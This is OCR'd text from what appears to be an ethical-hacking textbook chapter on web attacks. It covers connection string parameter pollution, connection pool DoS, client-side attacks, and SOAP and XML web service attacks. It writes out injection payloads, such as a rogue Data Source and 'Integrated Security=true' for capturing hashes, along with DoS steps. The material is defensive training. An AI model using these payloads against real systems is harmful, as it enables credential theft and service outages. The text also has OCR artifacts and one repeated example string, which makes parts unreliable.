A connection string injection attack occurs when the server uses dynamic string concatenation to build connection strings based on the user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string using the "**last one wins**" algorithm and substitutes a legitimate value with a hostile input.

The connection string builder classes can eliminate guesswork and protect the server from syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate a synonym into the corresponding well-known key name. The server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters by simply adding a **semicolon** (";") using connection string injection techniques in a delegated authentication environment.

In the following example, the system asks the user to give a username and password for creating a connection string. Here, the attacker enters the **password** as "**pwd; Encryption=off**"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Before Injection

After Injection




Figure 14.76: Screenshot displaying connection string injection – before and after

Connection String Parameter Pollution (CSPP) Attacks

The server uses connection strings to connect applications to database engines. Connection string parameter pollution (CSPP) techniques allow an attacker to specifically exploit the semicolon-delimited database connection strings that are constructed dynamically based on the user inputs from web applications.

In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and hijack web credentials.

- **Hash Stealing**

  Replaces the value of the Data Source parameter with that of a **Rogue Microsoft SQL Server** and sets the values of username, data source, and integrated security as follows:

  ```
  User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated
  Security = true.
  ```

  Thus, the resulting connecting string would be:

  ```
  Data source = myServer; initial catalog = db1; integrated security=no;
  user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;
  ```

  Here, the parameters "**DataSource**" and "**IntegratedSecurity**" are overwritten. Thus, the application's built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rogue server, the **sniffer** running in the rogue server sniffs the window's credentials.

- **Port Scanning**

  Try to connect to different ports by changing the value and seeing the error messages obtained.

  Inject `User_Value: ; Data Source =Target_Server, Target_Port`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string would be:

```
Data source = myServer; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

Here, the connection string will take the last set "**DataSource**" parameter; the web application will try to connect to the "**TargetPort**" port on the "**TargetServer**" machine. Thus, you can perform a port scan by noticing different error messages.

- **Hijacking Web Credentials**

  Try to connect to the database using the web application system account instead of a user-provided set of credentials.

  Inject `User_Value: ; Data Source =Target_Server`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string is:


  ```
  Data source = myServer; initial catalog = db1; integrated security=no;
  user id=;Data Source=Target Server, Target Port; Password=; Integrated
  Security=true;
  ```

  Here, it overwrites the "**integratedsecurity**" parameter with a value equal to "true." Thus, it will allow you to connect to the database with the system account with which the web application runs.

Connection Pool DoS

Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

For example, by default, in ASP.NET, the maximum number of allowed connections in the pool is 100 and the timeout is 30 seconds. Thus, run 100 queries with an execution time of 30+ seconds within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application.



Attack Web Application Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between the client and the server, then there is no risk, because the server cannot pass malicious data to the client.

Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. Consequently, the malicious server gains unauthorized control of the client system. Attackers interact with the server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data.


Some of the methods that attackers use to perform malicious attacks are discussed below.

- **Cross-Site Scripting**: An attacker bypasses the clients' ID's security mechanism, obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- **HTTP Header Injection**: Attackers split an HTTP response into multiple responses by injecting a malicious response in an HTTP header. Thus, they can deface websites, poison the cache, and trigger cross-site scripting.
- **Request Forgery Attack**: In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.
- **Privacy Attacks**: A privacy attack involves tracking performed with the help of a remote site by employing a leaked persistent browser state.

- **Redirection Attacks**: Attackers develop code and links that resemble a legitimate site that a user wants to visit; however, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **Frame Injection**: When scripts do not validate their input, attackers inject code through frames. This affects all the browsers and scripts that do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.
- **Session Fixation**: Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID and then use the known session ID to hijack a user-validated session. Thus, attackers trick users and access a genuine web server using an existing session ID value.
- **ActiveX Attacks**: Attackers lure victims via email or via a link that is constructed such that the loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to those of authorized users.


Attack Web Services

- Web services work atop legacy web applications, and any attack on a web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks




Web Services Probing Attacks

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application and identify its functions, entry points, and message types
- Create a set of valid requests by selecting a set of operations and formulating request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses



Web Service Attacks: SOAP Injection

- Inject malicious query strings in the user input field to bypass web services authentication mechanisms and access backend databases
- This attack works similarly to SQL Injection attacks




Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-
instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductinformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductinformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```


Web Service Attacks: SOAPAction Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the first child element in the SOAP Body
- SOAPAction is an additional HTTP header used when SOAP messages are transmitted using HTTP
- This header informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing
- Attackers use tools such as WS-Attacker to manipulate the operations included in the SOAPAction headers

WS-Attacker




https://github.com


Web Service Attacks: WS-Address Spoofing

- WS-address provides additional routing information in the SOAP header to support asynchronous communication
- In a WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker rather than the address of the web service client

Regular SOAP traffic between WS client and server




Un-requested SOAP traffic received by WS client



Web Service Attacks: XML Injection

- Inject XML data and tags into user input fields to manipulate XML schema or populate XML database with bogus entries
- XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks



Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>101</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Mark</username>
        <password>12345</password>
        <userid>102</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>jason</username>
        <password>attck</password>
        <userid>105</userid>
        <mail>jason@certifiedhacker.com</mail>
    </user>
</users>
```


Creates new user account on the server

Web Services Parsing Attacks

- Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a denial-of-service attack or generate logical errors in web service request processing

Recursive Payloads

- Attacker queries web services with a grammatically correct SOAP document that contains infinite processing loops resulting in exhaustion of the XML parser and CPU resources




Oversize Payloads

- Attackers send an excessively large payload to consume all system resources, rendering web services inaccessible to other legitimate users

Web Service Attack Tools


SoapUI Pro

- SoapUI is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks



XMLSpy

- Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies



Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web applications are vulnerable, the applications themselves become vulnerable, allowing attackers to exploit such applications through the integrated vulnerable web services. Thus, attackers easily target web services. Therefore, compromised web services are a serious security threat.

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks. Attackers can target web services using various techniques, as web applications make these services available to users through different mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise web services. There are many reasons why attackers target web services. Attackers choose an appropriate attack depending on the purpose of the attack. If attackers merely want to stop a web service from serving intended users, then they can launch a DoS attack by sending numerous requests.

